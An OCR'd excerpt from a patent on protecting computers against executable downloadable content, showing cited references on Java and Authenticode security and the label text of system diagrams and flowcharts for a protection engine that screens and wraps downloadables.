Ron Moritz, "Why We Shouldn't Fear Java." Java Report, Feb., 1997, pp. 51-56.

Web Page Article "Frequently Asked Questions About Authenticode", Microsoft Corporation, last updated Feb. 17, 1997, Printed Dec. 23, 1998. URL: http://www.microsoft.com/workshop/security/authcode/signfag.asp#9, pp. 1-13.

Zhang, X.N., "Secure Code Distrubtion", IEEE/IEE Electronic Library online, Computer, vol. 30, Issue 6, Jun., 1997, pp.: 76-79.

Khare, Rohit, "Microsoft Authenticode Analyzed", Jul. 22, 1996, 2 pages. URL: http://www.xent.com/FoRK-archive/summer96/0338.html.

"Release Notes for the Microsoft ActiveX Development Kit", Aug. 13, 1996, 11 pages URL: http://activex.adsp.or.jp/inetsdk/readme.txt.

"Microsoft ActiveX Software Development Kit", Aug. 12, 1996, 6 pages. URL: http://activex.adsp.or.jp/inetsdk/help.overview.htm.

* cited by examiner




FIG. 1a




FIG. 1b




FIG. 1c



200
Processor(s)
202
Input Device(s)
203
Output Device(s)
204
Computer Readable Storage Medium Reader
205
Computer Readable Storage Medium
206
201
Communications Interface
207
Storage
208
Working Memory
209
Operating System
291
Other Programs
292

FIG. 2



300
Received Information
(Non-Executable/ Executable Info)
302
Firewall
320
(PE)
310
301
Server
Protection Engine (PE)
Not Executable
331
MPC
XEQ
POL
341
343
342
340
303

FIG. 3



NXEQ
XEQ
401
Information Monitor
User, policy, interfacing or other information
Security/ Authentication Policies
481
482
Policy/ Authentication Reader-Analyzer
Buffer
407
408
402
403
431
Agent Generator
432
433
MPC Gen.
Policy Gen
Storage
421
422
Detection Engine
Inspection Param
Code Detector
MPC
POL
404
Protected Package Engine
XEQ
Linking Engine
405
Not Executable (NXEQ)
343
342
341
340
MPC
POL
XEQ
406
Transfer Engine
400

FIG. 4




FIG. 6a




FIG. 5




FIG. 6b




FIG. 7a




FIG. 7b




FIG. 8



Start
Monitor re-communicator (e.g. server) operation
901
Receive information having a protected information destination (a "potential-Downloadable")
903
Determine source trustworthiness
905
907
Trusted ?
No
Undetermined
Yes
1
2
909
Prevent current delivery
911
Notify Client(s), Administrator
Determine whether the potential-Downloadable includes executable code
913
915
Includes Code ?
No
Yes
917
Cause potential-Downloadable to be delivered to the information-destination
Form a protection agent corresp to mobile protection code, potential-Downloadable (now a detected-Downloadable) + any protection policies
919
Cause the protection agent to be delivered to the information-Destination
921
End

FIG. 9




FIG. 10B




FIG. 10A



Start
Install mobile protection code elements and policies within a destination device
1101
Load the downloadble without actually initiating it
1102
Form an access interceptor for intercepting downloadable destination device access attempts within the destination device
1103
Initiate the Downloadable within the destination device
1105
1107
